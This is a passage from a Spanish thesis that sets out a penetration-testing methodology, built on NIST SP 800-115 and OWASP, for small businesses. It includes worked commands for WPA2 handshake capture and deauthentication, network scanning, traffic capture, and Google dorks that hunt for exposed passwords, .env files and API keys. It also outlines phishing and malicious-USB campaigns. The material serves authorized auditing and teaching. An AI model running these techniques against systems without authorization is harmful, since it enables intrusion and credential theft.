En esta fase se analiza por completo la plataforma web, partiendo desde el propio servidor donde se aloja. Se siguen los pasos establecidos por la metodología OWASP para detectar las vulnerabilidades más críticas.

Objetivo	Actividades clave	Herramientas utilizadas
Auditar el servidor web y servicios asociados	Identificación de versiones, fingerprinting, enumeración de servicios y revisión de configuraciones expuestas	WhatWeb, Nikto, Nmap scripts
Descubrir rutas y tecnologías empleadas	Enumeración de directorios y endpoints, detección de frameworks y CMS instalados	Dirb, GoBuster, Wappalyzer
Detectar vulnerabilidades OWASP	Ánalisis de las principales fallas como SQLi, XSS, CSRF, IDOR, RCE, SSRF, XXE, etc.	Burp Suite, CMS scanners, sqlmap
Validar mecanismos de autenticación	Pruebas de fuerza bruta, bypasses de login, evaluación de formularios de acceso y respuestas del servidor	Hydra, Burp Intruder, wfuzz, GoBuster
Analizar la gestión de sesiones	Evaluación de cookies, tokens de sesión, regeneración, expiración y protección contra secuestro de sesión	Burp Suite
Auditar controles de autorización	Pruebas de escalada de privilegios y acceso no autorizado a funcionalidades restringidas	Burp Suite, Postman
Verificar validaciones de entrada/salida	Pruebas del lado cliente y servidor, evasión de filtros y sanitización de datos	Burp Suite, payloads manuales
Explorar dinámicamente la aplicación (crawling)	Descubrimiento automático de rutas, formularios y parámetros de entrada	Burp Suite (Spider)
Realizar fuzzing y fuerza bruta sobre parámetros	Envío de múltiples valores para detectar comportamiento anómalo o errores de lógica	wfuzz, Burp Suite, sqlmap
Evaluar el uso de criptografía en la aplicación	Revisión de algoritmos de hash, cifrado simétrico/asimétrico, tokens JWT y secretos	Burp Crypto

Cuadro 15: Actividades y herramientas utilizadas en la auditoría de aplicaciones web

#### 6.1.6. Seguridad de la Infraestructura

Esta fase abarca pruebas sobre el núcleo central de la seguridad en la organización.

Objetivo	Actividades clave	Herramientas utilizadas
Auditar la configuración del firewall	Identificación de puertos abiertos, reglas de filtrado, pruebas de evasión y bypass de políticas	Nmap, Scapy, tcptraceroute
Verificar la eficacia del IDS/IPS	Generación de tráfico sospechoso para comprobar la detección y respuesta del sistema de defensa perimetral	Metasploit, Nmap
Evaluar la seguridad del servidor interno	Enumeración de servicios activos, versiones expuestas, búsqueda de credenciales por defecto y análisis de vulnerabilidades conocidas	Nmap, Nikto, Nessus
Realizar pruebas sobre Active Directory	Enumeración de usuarios, grupos, políticas de grupo (GPO), análisis de tickets Kerberos y posibles ataques de enumeración	NetExec, CrackMapExec, Kerbrute, Impacket
Analizar segmentación y tráfico de red	Captura de paquetes, detección de redes planas, protocolos en texto claro, ataques ARP y spoofing	Bettercap, Responder, Wireshark, tcpdump
Ejecutar escalada de privilegios local	Identificación de binarios SUID, permisos incorrectos, scripts inseguros y uso de exploits locales	GTFOBins, ExploitDB
Aplicar técnicas de pivoting y movimiento lateral	Conexión a otras redes o equipos aprovechando un host comprometido, túneles y proxys	Chisel, ProxyChains, SSH tunneling, Metasploit

Cuadro 16: Actividades y herramientas empleadas para auditar la seguridad de la infraestructura

#### 6.1.7. Seguridad de Endpoints y Datos

Esta fase se enfoca en los dispositivos cliente de la organización, evaluando su configuración de seguridad, control de accesos, privilegios de usuario, y posibles vectores de evasión de controles mediante proxies, software no autorizado o escaladas locales. Además, se evalúan un conjunto de test sobre el almacenamiento de los datos y su sistema de respaldo.

<b>Objetivo</b>	<b>Actividades clave</b>	<b>Herramientas utilizadas</b>
Auditar la configuración de perfiles y roles de usuario	Verificación de permisos según perfil, acceso a consolas administrativas y restricciones de configuración	Revisión manual, PowerShell
Verificar control sobre dispositivos externos (USB)	Comprobación de políticas de bloqueo, ejecución automática y restricciones de hardware externo	USB Rubber Ducky, scripts batch
Comprobar evasión de proxy corporativo	Intento de eludir las políticas de red mediante túneles, proxys o software alternativo	ProxyChains, TOR, Chisel, VPN port forwarding
Ejecutar software no autorizado	Instalación de herramientas no permitidas desde cuentas limitadas (navegadores portables, backdoors, shells)	TOR Browser, portable apps, reverse shells
Analizar acceso a terminales y consolas de comandos	Validación de restricciones sobre CMD, PowerShell, Bash y otros intérpretes	Terminal local, PowerShell
Revisar políticas y mecanismos de backup	Evaluación de frecuencia, redundancia, pruebas de restauración y ubicación de las copias de seguridad	Documentación interna, herramientas de backup
Auditar almacenamiento y cifrado de datos	Identificación de bases de datos y ficheros sensibles, cifrado en tránsito y en reposo	Ánálisis documental, herramientas de cifrado
Evaluar protección de datos personales y privacidad	Revisión de políticas internas, control de acceso y trazabilidad sobre datos personales y sensibles	Entrevistas, revisión de políticas
Auditar políticas de contraseñas y autenticación	Validación de políticas de complejidad, expiración, almacenamiento seguro y uso de autenticación fuerte	Revisión técnica, scripts de análisis de políticas

Cuadro 17: Actividades y herramientas empleadas para la auditoría de seguridad en endpoints y datos

## Requisitos previos para la ejecución de la auditoría

---

En el presente capítulo se detallan los requisitos previos necesarios para realizar una auditoría de ciberseguridad, conforme a la metodología seleccionada previamente, la **NIST SP 800-115**, y siguiendo las recomendaciones aportadas por el CTO de BeeHacker.

A continuación, se describen los requisitos previos comunes a todo proceso de auditoría, según los marcos analizados.

1. **Formalización documental:** Establecer por escrito los siguientes documentos:

- **Acuerdo de Confidencialidad (NDA):** Define el compromiso de confidencialidad respecto a toda la información sensible, técnica u organizativa que sea compartida durante la auditoría. Su objetivo es garantizar que ningún dato se utilice con fines ajenos al proyecto ni se divulgue sin autorización.
- **Acuerdo de Servicios:** Establece los objetivos concretos, el alcance detallado, la duración estimada y las condiciones generales de la colaboración. Sirve como base para planificar y organizar el trabajo de forma estructurada y transparente.
- **Autorización para Pruebas Técnicas:** Permite expresamente la realización de actividades técnicas como análisis de red, detección de vulnerabilidades, pruebas de acceso o campañas controladas de ingeniería social. Además, delimita qué sistemas están autorizados y bajo qué condiciones deben desarrollarse las pruebas.

2. **Revisión del marco normativo y regulatorio:** Asegurar que la auditoría se alinea con las normativas vigentes aplicables, como el Esquema Nacional de Seguridad

(ENS), el Reglamento General de Protección de Datos (RGPD), la ISO/IEC 27001 y otras normativas sectoriales o internas relevantes.

3. **Inventario de activos tecnológicos:** Solicitar un inventario completo, actualizado y validado de los sistemas, redes, aplicaciones y dispositivos que serán objeto de análisis durante la auditoría.
4. **Análisis de riesgos técnicos:** Antes de ejecutar cualquier acción técnica, es fundamental realizar una evaluación de los riesgos asociados a las pruebas de seguridad. Este análisis considera el impacto potencial sobre la disponibilidad, integridad y confidencialidad de los sistemas auditados. Se identifican los servicios críticos y se diseñan estrategias de mitigación para evitar interrupciones no deseadas, como realizar pruebas en entornos controlados o fuera del horario operativo.
5. **Preparación técnica y metodológica:** En esta auditoría se empleará la metodología desarrollada en los próximos capítulos.
6. **Plan de comunicación y coordinación:** Durante toda la auditoría se mantendrán abiertos canales de comunicación estructurados entre el equipo auditor y los responsables designados por la organización auditada. Se definirán personas de contacto técnico y organizativo, así como los medios de notificación para incidentes, entregas de resultados intermedios y coordinación de accesos. Esta coordinación incluye reuniones previas, revisiones de estado y una reunión de cierre. La documentación generada en cada fase se compartirá a través de repositorios seguros o canales cifrados previamente acordados.
7. **Definición del cronograma de trabajo:** La auditoría seguirá un calendario de trabajo estructurado en fases, con fechas estimadas de inicio y fin para cada bloque. Este cronograma permitirá a la organización auditada conocer con antelación las actividades previstas, asignar recursos y supervisar el cumplimiento de los objetivos. Las fases estarán alineadas con el modelo secuencial definido en el plan metodológico de auditoría.
8. **Definición y organización del equipo auditor:** La estructura del equipo auditor debe estar claramente definida desde el inicio del proyecto. Se especificarán los profesionales que integran el equipo, incluyendo sus perfiles técnicos, funciones asignadas y grado de responsabilidad dentro del proceso. Asimismo, se establecerán los flujos de comunicación internos y los canales oficiales de interlocución con la entidad auditada, garantizando una coordinación eficaz durante todas las fases de la auditoría.

## CAPÍTULO 8

---

# Propuesta metodológica de auditoría

---

Este capítulo constituye el núcleo central del presente trabajo. A partir de toda la información recopilada en secciones anteriores, y tomando como referencia las fases establecidas por la **NIST SP 800-115**, así como los objetivos definidos por la empresa **BeeHacker**, se ha desarrollado una propuesta metodológica propia para la realización de auditorías de ciberseguridad.

El objetivo de esta sección es sintetizar y estructurar de forma secuencial todos los conocimientos y buenas prácticas analizadas, creando así un modelo accesible, replicable y comprensible incluso para profesionales sin experiencia previa en auditorías de ciberseguridad. Esta metodología no solo sigue el enfoque de evaluación técnica de la NIST, sino que incorpora objetivos concretos, herramientas recomendadas (de las cuales se ilustran mediante ejemplos prácticos su aplicación sin entrar en detalle), criterios de decisión y buenas prácticas organizativas validadas por **Ramón**, CTO de la empresa colaboradora **BeeHacker**.

El resultado es una metodología estructurada por fases, pensada para ofrecer una visión global del proceso de auditoría de ciberseguridad desde una perspectiva práctica y completa. A continuación, se exponen en detalle las fases secuenciales que componen la propuesta.

### 8.1. Fase de Planificación de la Auditoría

La fase de planificación representa el punto de partida formal del proceso de auditoría. En esta etapa se establecen las bases necesarias para garantizar que el trabajo se desarrolle de forma estructurada, controlada y alineada con los objetivos del proyecto.

Es aquí donde se consolidan todos los acuerdos documentales previos, como el Acuerdo de Confidencialidad (NDA), el Acuerdo de Servicios y la Autorización para Pruebas Técnicas, descritos previamente en los requisitos.

El propósito principal de esta fase es definir con precisión el alcance de la auditoría, delimitar los sistemas y procesos que serán objeto de análisis y establecer el marco operativo bajo el cual se ejecutarán las pruebas. Para ello, resulta esencial mantener una comunicación directa con el responsable de seguridad de la empresa.

Una entrevista estructurada con esta persona clave permitirá al auditor obtener una visión global del entorno a auditar. A través de esta conversación se abordarán los grandes bloques que guiarán el resto de la auditoría, enfocándose especialmente en:

- La solicitud de un inventario de activos actualizado, que incluya servidores, estaciones de trabajo, dispositivos de red y servicios relevantes.
- La obtención de un esquema detallado de la topología de red, incluyendo segmentaciones, conexiones externas, y sistemas críticos.
- El acceso a las políticas de seguridad vigentes, tanto técnicas como organizativas, que regulan el comportamiento del personal y la gestión de los sistemas, con el fin de analizarlas y comprobar su cumplimiento efectivo durante el desarrollo de las fases técnicas de la auditoría
- La revisión, si procede, de informes o resultados de auditorías previas que puedan aportar contexto o antecedentes sobre el entorno.
- La evaluación inicial del nivel de seguridad mediante una batería de preguntas dirigidas a cada uno de los bloques propuestos. Esto permite contrastar las afirmaciones del personal entrevistado con las evidencias técnicas que se obtendrán posteriormente.

Toda esta información permitirá afinar el enfoque técnico, ajustar las herramientas a utilizar, establecer prioridades en el análisis de riesgos y adecuar la metodología al entorno específico.

Una vez realizado este análisis preliminar y formalizada la documentación legal y técnica, se considerará que existe un marco de trabajo completamente definido. A partir de este momento, el equipo auditor podrá organizarse internamente, verificar la disponibilidad de las herramientas necesarias, confirmar la composición del equipo de trabajo y establecer fecha para el inicio de la siguiente fase.

## 8.2. Fase de Descubrimiento de la Auditoría

En esta fase se lleva a cabo la recopilación de información técnica sobre los sistemas y redes que serán objeto de auditoría. El objetivo es obtener información relevante acerca de los activos, servicios y configuraciones existentes, así como identificar vulnerabilidades o puntos débiles potencialmente explotables por un atacante.

### 8.2.1. Análisis Externo de Redes Inalámbricas

Inicialmente, se realiza un reconocimiento pasivo de las redes inalámbricas disponibles, lo que permite detectar tanto redes visibles como ocultas en el área de alcance. Durante este análisis se busca recopilar datos esenciales como el SSID, canal, BSSID, tipo de cifrado y potencia de la señal. Asimismo, se pretende capturar, cuando sea posible, el handshake de la red, fundamental para realizar posteriormente ataques de fuerza bruta que evalúen la seguridad del cifrado implementado.

#### Herramientas

- **Airodump-ng:** Herramienta de captura de paquetes de datos de redes WiFi, que proporciona información detallada sobre las redes detectadas.
- **Wireshark:** Herramienta de captura y análisis de tráfico de red, que permite examinar los paquetes en detalle.
- **Antena WiFi:** Adaptador inalámbrico compatible con modo monitor, preferiblemente que soporte tanto las frecuencias de 2,4 GHz como las de 5 GHz. Si además soporta modo AP, se pueden realizar ataques avanzados como rogue AP".

#### Prueba de concepto

Esta técnica utiliza **Airodump-ng** para capturar tráfico de redes WiFi y realizar ataques de fuerza bruta sobre los handshakes capturados. El procedimiento comienza configurando la antena en modo monitor, seguido del escaneo de redes inalámbricas disponibles para seleccionar la red objetivo. Se debe registrar el BSSID y el canal específico para proceder a capturar el handshake mediante técnicas de desautenticación, que desconectan momentáneamente a los clientes obligándolos a reconectarse y generando el handshake.

Este handshake posteriormente será explotado mediante fuerza bruta para evaluar la robustez de la contraseña.

```

1      # Configuración de la antena en modo monitor
2 $ sudo airmon-ng start wlan0
3      # Escaneo de redes WiFi disponibles
4 $ sudo airodump-ng wlan0mon
5      # Selección de la red objetivo y captura del handshake
6 $ sudo airodump-ng --bssid BSSID --channel CHANNEL -w capture
    wlan0mon
7      # Desautenticación de clientes para capturar el handshake en
    paralelo con airodump-ng
8 $ sudo aireplay-ng -0 9 -a BSSID -c CLIENT_MAC wlan0mon
9      # Análisis del handshake capturado
10 $ sudo aircrack-ng -w /path/to/wordlist.txt capture-01.cap

```

Código 1: Captura WPA2 con Aircrack-ng

## Resultados esperados

Se espera obtener los siguientes resultados clave tras la ejecución de las herramientas de análisis de redes inalámbricas:

- **Inventario detallado de redes detectadas** (visibles y ocultas), incluyendo información como el *SSID*, canal, *BSSID*, tipo de cifrado y potencia de señal.
- **Captura del handshake WPA/WPA2**, que servirá para evaluar posteriormente la robustez de la contraseña mediante técnicas de fuerza bruta o diccionario, y así estimar la complejidad real de explotación.

SSID	Canal	BSSID	Cifrado	Potencia (dBm)
WLAN-Casa	6	00:14:22:01:23:45	WPA2	-45
Red Oculta	11	A1:B2:C3:D4:E5:F6	WPA2	-60
Biblioteca	1	12:34:56:78:9A:BC	WEP	-72
INVITADOS	3	DE:AD:BE:EF:00:01	Abierta	-50

Cuadro 18: Ejemplo de redes inalámbricas detectadas con Airodump-ng

## Limitaciones

- **Limitación de análisis externo:** Puede verse afectado por firewalls avanzados, WAFs, mecanismos de bloqueo o listas blancas que filtran escaneos sospechosos.

- **Redes ocultas:** La detección depende del tráfico activo de clientes conectados; sin actividad, estas redes podrían no detectarse.
- **Desautenticación inefectiva:** Esta técnica podría fallar si no hay clientes conectados o si no existe tráfico activo.

### 8.2.2. Análisis Interno de Redes (Fingerprint)

Una vez se logra acceso a la red, el objetivo es realizar un reconocimiento interno exhaustivo para identificar dispositivos conectados, configuraciones, y vulnerabilidades potenciales. El propósito es mapear claramente la topología interna, descubrir dispositivos, puertos y servicios activos, y evaluar vulnerabilidades relacionadas.

#### Herramientas

Se emplean herramientas especializadas como **Nmap** o **Masscan** para realizar escaneos detallados. Además, conviene usar herramientas automatizadas como **Nessus** para ofrecer una primera visión clasificada de vulnerabilidades según su severidad.

#### Prueba de concepto

El proceso comienza con un primer barrido de red mediante **Nessus**, para lo cual es fundamental identificar previamente el entorno en el que nos encontramos. Esto implica reconocer la red local y determinar su bloque *CIDR*, con el objetivo de conocer el rango de direcciones IP disponibles y asegurarnos de que el análisis abarque todos los dispositivos posibles, evitando dejar zonas sin explorar.

Una vez definido el rango de red, se configura el escaneo desde la interfaz de Nessus, seleccionando la opción **Advanced Scan**, que permite personalizar el reconocimiento inicial según las necesidades del entorno.

Paralelamente, puede ejecutarse un proceso de enumeración de hosts activos mediante herramientas como **Nmap** o **Masscan**, utilizando técnicas basadas en *ICMP* o *ARP*. Es importante conocer cómo funcionan estos comandos, ya que algunos dispositivos podrían estar protegidos por firewalls o configuraciones que impidan una detección directa. En estos casos, el uso de scripts personalizados puede ser clave para mejorar la visibilidad y completar el mapeo de red de forma más precisa.

```
1      # Escaneo de red ICMP para identificar hosts activos
2 $ sudo nmap -sn 192.168.0.0/24
3      # Escaneo de red con Masscan para identificar hosts activos
```

```
4 $ sudo masscan 192.168.0.0/24 -p0-65535 --rate=1000
```

Código 2: Escaneo de activos en la red

Una vez hemos identificado todos los activos a nuestro alcance, procederemos a enumerarlos con Nmap para obtener información sobre los puertos que tienen abierto y el servicio que está ejecutando cada uno de ellos.

```
1      # Escaneo de puertos con Nmap
2 $ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn
     192.168.0.2 -oG allPorts
3      # Escaneo de servicios con Nmap a los puertos abiertos del
     host
4 $ sudo nmap -sCV -p22,80,443 192.168.0.2 -oX scanService.xml
5      # Convertir el resultado a un formato legible html
6 $ xsltproc scanService.xml -o scanService.html
```

Código 3: Escaneo de puertos y servicios con Nmap

Los comandos mostrados anteriormente representan ejemplos básicos del uso de estas herramientas para la detección de activos y escaneo de puertos. Sin embargo, estas herramientas ofrecen una gran variedad de parámetros adicionales que permiten ajustar el comportamiento del análisis en función de los objetivos y restricciones del entorno.

Es posible configurar escaneos más **sigilosos** para evitar la detección por firewalls o sistemas de prevención de intrusiones (IPS), así como escaneos más **agresivos** y rápidos cuando no se requiere discreción.

## Resultados esperados

- **Topología interna detallada:** Mapeo completo de dispositivos conectados, gateways y subredes detectadas.
- **Inventario de servicios y puertos:** Listado exhaustivo por dispositivo de los puertos abiertos, servicios en ejecución y protocolos asociados.

## Limitaciones

- **Mecanismos de seguridad:** Firewalls, sistemas IDS/IPS o configuraciones personalizadas pueden bloquear escaneos o generar falsos positivos/negativos.
- **Rendimiento en redes complejas:** En redes mal segmentadas o muy extensas, el proceso puede volverse lento o ineficiente sin optimización adecuada.

- **Técnicas de evasión:** En algunos casos, será imprescindible aplicar estrategias de escaneo más avanzadas para evitar ser detectado.

### 8.2.3. Análisis Interno de Tráfico de Red

Una vez identificada la topología de red y los dispositivos activos, se procede a realizar un análisis pasivo del tráfico con el objetivo de obtener información sobre los protocolos en uso, detectar servicios inseguros, descubrir dispositivos IoT, y encontrar posibles vulnerabilidades asociadas al comportamiento de red observado.

**Los dispositivos IoT** (cámaras, sensores, impresoras, dispositivos domóticos, etc.) representan una superficie de ataque frecuente debido a su escasa protección, credenciales por defecto y uso de protocolos poco seguros. Su detección durante el análisis de red o tráfico es clave para evaluar su seguridad y posibles riesgos asociados.

### Herramientas

Para esta fase se utilizan herramientas de captura de tráfico como **Wireshark** o **tcpdump**. Estas permiten interceptar paquetes en tiempo real y aplicar filtros específicos para centrarse en protocolos relevantes (HTTP, DNS, CoAP, MQTT, etc.).

### Prueba de concepto

A continuación, se presentan comandos básicos para realizar una captura de tráfico en una interfaz específica y aplicar filtros útiles durante el análisis:

```
1 # Iniciar Wireshark en la interfaz de red 'eth0'
2 $ sudo wireshark -i eth0
3
4 # Aplicar filtros para protocolos de interés (ejemplo: MQTT, CoAP
   , HTTP)
5 mqtt or coap or http
6
7 # Guardar la captura directamente en un archivo
8 $ sudo wireshark -i eth0 -w capture.pcap
```

Código 4: Captura de tráfico con Wireshark

También puede usarse ‘tcpdump’ como alternativa en terminal sin interfaz gráfica.

## Resultados esperados

- **Detección de servicios inseguros:** Reconocimiento de servicios transmitiendo datos sin cifrado, configuraciones débiles o uso de protocolos obsoletos.
- **Análisis de patrones de tráfico:** Detección de comportamientos sospechosos o vulnerabilidades potenciales en el flujo de paquetes.
- **Inventario de dispositivos IoT:** Identificación de dispositivos conectados mediante análisis de tráfico y fingerprinting pasivo (fabricante, modelo, dirección MAC).
- **Evidencias técnicas:** Capturas que evidencian el uso de contraseñas en texto plano, paneles de administración visibles o firmware con servicios obsoletos.

## Limitaciones

- **Dependencia del tráfico:** Si durante la captura no se genera tráfico relevante, los resultados pueden ser limitados.
- **Volumen elevado de datos:** Las capturas pueden generar grandes cantidades de información, lo que requiere hacer uso de filtros adecuados para el análisis.
- **Identificación limitada:** Algunos dispositivos IoT no responden a técnicas de escaneo convencionales o emplean protocolos no documentados, dificultando su detección precisa.

### 8.2.4. Análisis de vulnerabilidades

Una vez recopilada toda la información relevante sobre la red (topología, dispositivos, puertos, servicios y tráfico capturado), se procede a la identificación y evaluación de posibles vulnerabilidades presentes en los activos analizados.

El análisis se realiza considerando distintos niveles de exposición:

- **Topología y segmentación de red:** Se analiza si la red está correctamente segmentada. Se evalúa la presencia o ausencia de medidas como **firewalls**, **IDS/IPS**. También se identifican dispositivos obsoletos o sin soporte, los cuales representan vectores de ataque especialmente críticos por la imposibilidad de aplicar parches de seguridad.
- **Seguridad de la red inalámbrica:** Se revisa la robustez del cifrado WiFi (WPA2/WPA3) y la complejidad de la contraseña. En casos de configuraciones débiles, herramientas de fuerza bruta con diccionarios optimizados podrían permitir el acceso en

tiempos relativamente cortos, dejando la red al alcance de un atacante con conocimientos medios.

- **Servicios expuestos:** A partir de los datos obtenidos mediante escaneo (puertos abiertos, protocolos y versiones), se identifican servicios susceptibles de ser explotados. Se recomienda cerrar servicios innecesarios, actualizar versiones, y evaluar cada caso con herramientas como **searchsploit**, **ExploitDB**, **Metasploit** o bases de datos de vulnerabilidades como **CVE** y **NVD**.
- **Análisis del tráfico de red:** La información obtenida mediante herramientas como Wireshark puede revelar contraseñas en texto plano, protocolos sin cifrado, dispositivos IoT inseguros o configuraciones débiles. Todo ello debe ser considerado como superficie de ataque viable.

Toda esta información servirá como base para definir un plan de mitigación de riesgos asociados a la Pyme, y diseñar un plan de ataque adaptado al entorno evaluado.

### Técnicas y fuentes de búsqueda

- **Bases de datos públicas:** *CVE Details*, *ExploitDB*, *NVD*.
- **Herramientas automatizadas:** **Nessus**, **OpenVAS**, **Metasploit**.
- **Comunidades técnicas:** Foros especializados, issues de GitHub y publicaciones recientes.

#### 8.2.5. Clasificación de vulnerabilidades

La clasificación de las vulnerabilidades (alta, media o baja) se establece en función de su puntuación en el estándar **CVSS (Common Vulnerability Scoring System)**, ampliamente adoptado en entornos profesionales y por bases de datos reconocidas como NVD o CVE Details. [36]

Esta puntuación varía entre 0.0 y 10.0 y se calcula a partir de múltiples métricas que evalúan la facilidad de explotación y el impacto técnico de la vulnerabilidad. CVSS 3.1 distingue tres grupos de métricas:

- **Métricas base:** Determinan la puntuación inicial y son independientes del entorno o momento. Incluyen el vector de ataque (AV), la complejidad del ataque (AC), los privilegios requeridos (PR), la interacción del usuario (UI), el ámbito (S), y el impacto en la confidencialidad (C), integridad (I) y disponibilidad (A).

- **Métricas temporales:** Ajustan la puntuación base según el estado actual del exploit, la existencia de parches o la fiabilidad del informe (E, RL, RC).
- **Métricas ambientales:** Permiten adaptar la puntuación al contexto de cada organización, ponderando la importancia de los activos afectados (CR, IR, AR) y ajustando valores técnicos en función del entorno.

Cada métrica tiene valores predefinidos y una ponderación concreta que se combina mediante una fórmula matemática definida por *FIRST*. Debido a su complejidad, esta fórmula se aplica habitualmente mediante la **calculadora oficial de CVSS** [37].

Para una descripción más detallada de cada métrica base, temporal y ambiental, se recomienda consultar el **Anexo 3**.

En los siguientes cuadros, se presentan los rangos definidos por CVSS junto con su interpretación y un ejemplo ilustrativo:

#### Crítica (CVSS 9.0 – 10.0)

Vulnerabilidad extremadamente peligrosa. Permite ejecución remota de código sin privilegios previos ni interacción del usuario, y afecta gravemente a la confidencialidad, integridad y disponibilidad del sistema.

**Ejemplo:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H **Puntuación:** 9.8  
Un fallo que permite a un atacante tomar control total del sistema desde Internet, sin autenticación ni intervención del usuario.

#### Alta (CVSS 7.0 – 8.9)

Vulnerabilidad de alto impacto que, aunque puede requerir ciertas condiciones (por ejemplo, privilegios limitados o interacción del usuario), puede comprometer gravemente el funcionamiento o los datos del sistema.

**Ejemplo:** CVSS:3.1/AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:N **Puntuación:** 8.1  
Una vulnerabilidad en una aplicación web que requiere que la víctima haga clic en un enlace para que el atacante pueda modificar datos sensibles.

#### Media (CVSS 4.0 – 6.9)

Vulnerabilidad de riesgo moderado. Puede permitir accesos no autorizados o afectar parcialmente al sistema, pero suele requerir cierta interacción o privilegios previos.

**Ejemplo:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N **Puntuación:** 6.4  
Un fallo en un servicio local que permite a un usuario autenticado leer y modificar ciertos archivos del sistema sin autorización.

**Baja (CVSS 0.1 – 3.9)**

Vulnerabilidad de impacto limitado y baja probabilidad de explotación. Suele requerir condiciones muy específicas o producir efectos menores, sin comprometer directamente la seguridad del sistema.

**Ejemplo:** CVSS:3.1/AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:L/A:N **Puntuación:** 3.1

Un error en la interfaz de usuario que permite alterar la visualización de datos no sensibles si el atacante tiene acceso físico al sistema.

## Resultados esperados

- **Listado de vulnerabilidades asociadas:** Clasificadas por criticidad, con referencias a CVE y evidencias técnicas.

### 8.2.6. OSINT e Ingeniería Social

Como fase complementaria al descubrimiento inicial, se incluye un proceso de **OSINT (Open Source Intelligence)** orientado a la recopilación de información pública disponible sobre la empresa auditada y su entorno. Esta etapa no es obligatoria, pero puede resultar clave en la preparación de ataques más sofisticados, especialmente si el cliente ha solicitado una evaluación de la **exposición externa** o de la **concienciación de los empleados frente a amenazas de ingeniería social**.

## Objetivos

- Identificar **información sensible expuesta públicamente** que pueda comprometer la seguridad de la organización (datos corporativos, correos, leaks, etc.).
- Detectar **usuarios, empleados o responsables** susceptibles de ser utilizados como vectores de ataque social.
- Evaluar la presencia digital de la empresa en redes sociales, dominios, foros y fuentes técnicas, así como detectar posibles **filtraciones previas de credenciales o documentos**.

## Herramientas y fuentes empleadas

- **Buscadores avanzados:** Utilización de dorks en *Google*, *Shodan* o *Censys* para localizar información indexada de forma inadvertida.

- **Plataformas de leaks:** Comprobación de credenciales filtradas en servicios como *HaveIBeenPwned*, *DeHashed* o repositorios de bases de datos expuestas.
- **Metadatos en documentos públicos:** Análisis de ficheros PDF, DOCX u otros formatos descargados desde sitios corporativos o redes sociales (por ejemplo, mediante *exiftool*).
- **Reconocimiento en redes sociales:** Búsqueda de perfiles de empleados en *LinkedIn*, *Twitter*, *Facebook* o foros profesionales, para analizar su rol, relación con la empresa y grado de exposición.
- **WHOIS y DNS:** Revisión de registros públicos asociados a dominios de la empresa para detectar subdominios olvidados, servidores internos o emails técnicos.
- **Maltego:** Herramienta de análisis visual de inteligencia que permite mapear relaciones entre personas, correos, dominios, IPs y redes sociales, mediante transformaciones automáticas que integran fuentes abiertas y comerciales.

### Aplicaciones prácticas

En el caso de que el cliente solicite realizar un **ejercicio controlado de ingeniería social**, la información recopilada en esta fase puede servir como base para:

- **Campañas de phishing dirigidas**, adaptadas a departamentos, empleados o eventos reales de la empresa.
- **Llamadas telefónicas simuladas** (vishing) utilizando datos reales para ganar confianza y extraer información.
- **Ataques físicos o combinados**, como uso de USBs maliciosos con nombres personalizados o entrega de documentos impresos con logos de la empresa.

### Prueba de concepto: OSINT

#### 1. Búsqueda de archivos indexados en dominios relacionados:

Se recomienda comenzar identificando los principales dominios vinculados a la organización y, posteriormente, aplicar dorks avanzados para localizar documentos potencialmente sensibles.

**Dorks para documentos y configuraciones**

```
site:<dominio>filetype:pdf  
site:<dominio>filetype:xls  
site:<dominio>ext:doc | ext:docx | ext:ppt  
site:<dominio>intitle:índice de  
site:<dominio>ext:sql | ext:bak | ext:env
```

Estos archivos pueden contener información financiera, estructuras organizativas, políticas internas, credenciales, configuraciones de bases de datos, etc.

**2. Detección de configuraciones inseguras y errores:**

A través de búsquedas específicas se intenta localizar archivos de configuración, errores de servidor, rutas de debugging o código mal gestionado.

**Dorks para errores y configuraciones expuestas**

```
site:<dominio>"DB_PASSWORD"  
site:<dominio>inurl:config  
site:<dominio>intitle:índice de backup  
site:<dominio>"Warning: include" | "Fatal error:"
```

**3. Paneles administrativos y accesos restringidos:**

Se intenta detectar interfaces web de administración, zonas restringidas o mecanismos de autenticación expuestos:

**Dorks para paneles y logins**

```
site:<dominio>inurl:admin  
site:<dominio>inurl:login  
site:<dominio>intitle:Restricted Area"  
site:<dominio>intitle:"403 Forbidden"
```

**4. Recolección de correos y personal expuesto:**

Se buscan direcciones de correo, nombres de usuarios o referencias a departamentos o empleados, con el objetivo de trazar relaciones personales o identificar posibles vectores de ingeniería social.

**Dorks para emails y personal**

```
site:<dominio>intext:"@<dominio>"  
site:<dominio>intext: empleado" | intext:"departamento"  
site:linkedin.com/in/ "<nombre_empresa>"
```

**5. Errores, configuraciones expuestas y archivos con claves:**

Dorks adicionales para identificar posibles vectores técnicos:

**Dorks para claves, errores y archivos críticos**

```
site:<dominio>intext:internal server error"
site:<dominio>intitle:"phpinfo()"
site:<dominio>intitle:Index of /intext:passwd
site:<dominio>ext:env OR ext:json intext:password
site:<dominio>ext:txt intext:apikey
```

**6. Recolección activa mediante herramientas especializadas:**

Se recomienda complementar las búsquedas manuales con herramientas como:

- **theHarvester** para enumerar correos, subdominios y usuarios desde fuentes abiertas:

```
1 $ theHarvester -d <dominio> -b all
2
```

Código 5: Enumeración con theHarvester

- **ExifTool** para analizar metadatos en documentos públicos:

```
1 $ exiftool <documento_publico>
2
```

Código 6: Extracción de metadatos

- **DeHashed** o APIs similares para buscar credenciales filtradas asociadas al dominio:

```
1 $ curl -X POST "https://api.dehashed.com/search?query=<
    dominio>" -u usuario:api_key
2
```

Código 7: Búsqueda de filtraciones con DeHashed

**7. Visualización de relaciones con Maltego:**

Todos los datos extraídos deben correlacionarse mediante herramientas de visualización como **Maltego**, que permiten:

- Representar gráficamente relaciones entre dominios, subdominios, empleados, documentos y correos.
- Facilitar la generación de un informe visual claro para justificar la exposición externa y los datos sensibles encontrados.

**Resultados esperados**

- **Diagrama de información expuesta en Internet:** Emails, nombres de empleados, documentos con metadatos, IPs asociadas, dominios antiguos, etc.

- **Evaluación del riesgo de ingeniería social:** Estimación del grado de exposición que puede facilitar ataques personalizados contra empleados o departamentos asociados a la empresa.
- **Mapa visual de relaciones (con Maltego):** Representación gráfica de nodos relacionados (usuarios, correos, dominios, IPs), para detectar patrones o vectores de ataque posibles.

### Limitaciones

